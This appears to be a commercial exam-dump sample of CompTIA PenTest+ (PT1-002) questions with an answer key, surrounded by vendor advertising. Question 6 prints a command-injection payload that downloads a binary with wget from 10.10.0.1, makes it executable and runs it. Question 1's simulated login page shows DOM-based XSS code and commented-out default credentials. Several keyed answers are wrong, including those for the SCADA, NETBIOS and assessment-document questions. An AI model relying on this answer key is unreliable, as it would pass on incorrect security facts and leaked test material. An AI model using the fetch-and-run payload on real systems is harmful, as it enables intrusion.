



PT1-002^{Q&As}

CompTIA PenTest+ Certification Exam

Pass CompTIA PT1-002 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

<https://www.lead4pass.com/pt1-002.html>

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA
Official Exam Center

- ⚙ **Instant Download** After Purchase
- ⚙ **100% Money Back** Guarantee
- ⚙ **365 Days** Free Update
- ⚙ **800,000+** Satisfied Customers





QUESTION 1

DRAG DROP

You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



2021 Latest lead4pass PT1-002 PDF and VCE dumps Download

Certificate

General | Details | Certification Path

 **Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

[Learn more about certificates](#)

[Install Certificate...](#) [Issuer Statement](#)

OK

Secure System

→ → ↺ https://comptia.org/login.aspx?view=source

```
<html>  
<head>  
  <title>Secure Login </title>  
</head>  
<body>  
  <meta  
    content="c2RmZGZhbnhtZmtqbgDdc0Rma2pnaGRZmpoGZvaW2aGRmc29pYmp3ZXindVwdm9pbz2hZGd1aWJoaGR1ZmZpZ2hzZDIpfYmhqZHhmcy291Ymdocj3d5ZGI1ZZzi  
bnNkblGlQg0Job3VpYXNpZGZubXM7bGk2MmlhaH2sb3NhZGJua2N4dnZ1aWdia3hqYWVwqa2JmbG91Y3Z2Z2JobGFzZWJmaXVKZGdmxiamFmbGhkci3VmZyBuc2pyZ2hzZHVmMG  
d1d3NmZhZmNmNmZlJlc2hmdWRmZrZm0ZU3JCndweWhmamRzZmZbnZvbm53cnVMYnZlZ1Zj2=>name="csrf-token"/>  
</select><script>  
document.write("<OPTION value='1'>*+<document location.href.substring(document.location.href.indexOf('<'+1)>)+ '</OPTION>");  
</script></select>  
<div align="center">  
  <form action=""<c:url value='main.do/'>"method="post">  
    <div style="margin-top: 200px;margin-bottom: 10px.">  
      <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom: 1 px solid blue,">Comptia Secure System Login</span>  
    </div>  
    <div style="margin-bottom: 5px.">  
      <span style="width: 100px.">Name</span>  
      <input style="width: 150px;" type="text" name="name" id="name" value="">  
      <i-- input style="width: 150px;" type="text" name="name" id="name" value="">admin"-->  
    </div>  
    <div style="width: 100px ">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="">  
    <i--<div style="width: 100px ">Password: </span><input style="width: 150px;" type="password" name="Password" id="password" value="">
```

Secure System

← → ↻ <https://comptia.org/login.aspx#viewcookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bdcctse2ewwqw4bdcby3v	www.com...	/	Session	41			
__utmza	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99			
_sp_id 0767	4a4866c6ffff51c.1508266964.1508258019.1508266964.81ff34f7	.comptia.o...	/	2019-10-1...	99			
_sp_ses 0767	*	.comptia.o...	/	2017-10-1...	13			



Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>


```
1 <html>
2 <head>
3 <title>Secure Login </title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZindWdmd9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhhZHNmc291Ymdoc3d5ZGI1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGltZmliaHZsb3NhZGJua2N4dnZ1aVdia3NqYVYVqa2JmbG11Y3Z2Z2JobGFzZwJmaXVKZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWmhamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csr-token"/>
10 <script>
11 document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("=")+16) + "</OPTION>");
12 </script>
13 <div align="center">
14 <form action="c:url value='main.do'>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

← → ↻ <https://comptia.org/login.aspx#remediatecookies>

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewwqwf4bdcb3v	www.com...	/	Session	41	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmc	36104370	.comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmv	36104370.[2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	.comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/> delete

Select and Place:



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1



Step 2




Step 3



Step 4



Correct Answer:

**Drag and Drop Options:****Step 1****Generate a Certificate Signing Request****Step 2****Submit CSR to the CA****Step 3****Install re-issued certificate on the server****Step 4****Remove certificate from server****QUESTION 2**

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Correct Answer: A

Reference: <https://searchsecurity.techtarget.com/answer/What-are-the-most-important-email-security-protocols>

QUESTION 3

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Correct Answer: C

QUESTION 4

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

Correct Answer: C

Reference: <https://phoenixnap.com/blog/best-penetration-testing-tools>

QUESTION 5

When negotiating a penetration testing contract with a prospective client, which of the following disclaimers should be included in order to mitigate liability in case of a future breach of the client's systems?

- A. The proposed mitigations and remediations in the final report do not include a cost-benefit analysis.
- B. The NDA protects the consulting firm from future liabilities in the event of a breach.
- C. The assessment reviewed the cyber key terrain and most critical assets of the client's network.
- D. The penetration test is based on the state of the system and its configuration at the time of assessment.

Correct Answer: D

QUESTION 6



A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST "
```

```
exploit += "/cgi-bin/index.cgi?action=loginandPath=%27%0A/bin/sh${IFS} -
```

```
c${IFS}\\cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}./apache\\"%0A%27andloginUser=aandPwd=a" exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

A. `grep -v apache ~/.bash_history > ~/.bash_history`

B. `rm -rf /tmp/apache`

C. `chmod 600 /tmp/apache`

D. `taskkill /IM "apache" /F`

Correct Answer: B

QUESTION 7

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Select and Place:



Least to most complex

1	<input type="text"/>	zv3rl0ry
2	<input type="text"/>	Zverlory
3	<input type="text"/>	Zverl0ry
4	<input type="text"/>	Zv3r!0ry

Correct Answer:

Least to most complex

1	Zverlory	<input type="text"/>
2	Zverl0ry	<input type="text"/>
3	zv3rl0ry	<input type="text"/>
4	Zv3r!0ry	<input type="text"/>

QUESTION 8

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

Correct Answer: C

QUESTION 9

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

- A. Direct-to-origin
- B. Cross-site scripting
- C. Malware injection
- D. Credential harvesting

Correct Answer: A

QUESTION 10

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Correct Answer: C

Reference: <https://www.hindawi.com/journals/scn/2018/3794603/>

QUESTION 11

A penetration tester is working on a scoping document with a new client. The methodology the client uses includes the following:



Pre-engagement interaction (scoping and ROE) Intelligence gathering (reconnaissance) Threat modeling Vulnerability analysis Exploitation and post exploitation Reporting

Which of the following methodologies does the client use?

- A. OWASP Web Security Testing Guide
- B. PTES technical guidelines
- C. NIST SP 800-115
- D. OSSTMM

Correct Answer: B

Reference: <https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/>

QUESTION 12

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

- A. arPspooF
- B. nmap
- C. responder
- D. burpsuite

Correct Answer: B

Reference: <http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/>

QUESTION 13

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwrint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle

D. Configure access controls on each of the servers

Correct Answer: B

QUESTION 14

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.
- D. Use an FTP exploit against the server.

Correct Answer: B

Reference: <https://shahmeeramir.com/penetration-testing-of-an-ftp-server-19afe538be4b>

QUESTION 15

Which of the following documents BEST describes the manner in which a security assessment will be conducted?

- A. BIA
- B. SOW
- C. SLA
- D. MSA

Correct Answer: A

[PT1-002 VCE Dumps](#)

[PT1-002 Practice Test](#)

[PT1-002 Study Guide](#)



To Read the [Whole Q&As](#), please purchase the [Complete Version](#) from [Our website](#).

Try our product !

100% Guaranteed Success

100% Money Back Guarantee

365 Days Free Update

Instant Download After Purchase

24x7 Customer Support

Average 99.9% Success Rate

More than 800,000 Satisfied Customers Worldwide

Multi-Platform capabilities - [Windows](#), [Mac](#), [Android](#), [iPhone](#), [iPod](#), [iPad](#), [Kindle](#)

We provide exam PDF and VCE of Cisco, Microsoft, IBM, CompTIA, Oracle and other IT Certifications.
You can view Vendor list of All Certification Exams offered:

<https://www.lead4pass.com/allproducts>

Need Help

Please provide as much detail as possible so we can best assist you.

To update a previously submitted ticket:



 One Year Free Update Free update is available within One Year after your purchase. After One Year, you will get 50% discounts for updating. And we are proud to boast a 24/7 efficient Customer Support system via Email.	 Money Back Guarantee To ensure that you are spending on quality products, we provide 100% money back guarantee for 30 days from the date of purchase.	 Security & Privacy We respect customer privacy. We use McAfee's security service to provide you with utmost security for your personal information & peace of mind.
---	---	--

Any charges made through this site will appear as Global Simulators Limited.

All trademarks are the property of their respective owners.

Copyright © lead4pass, All Rights Reserved.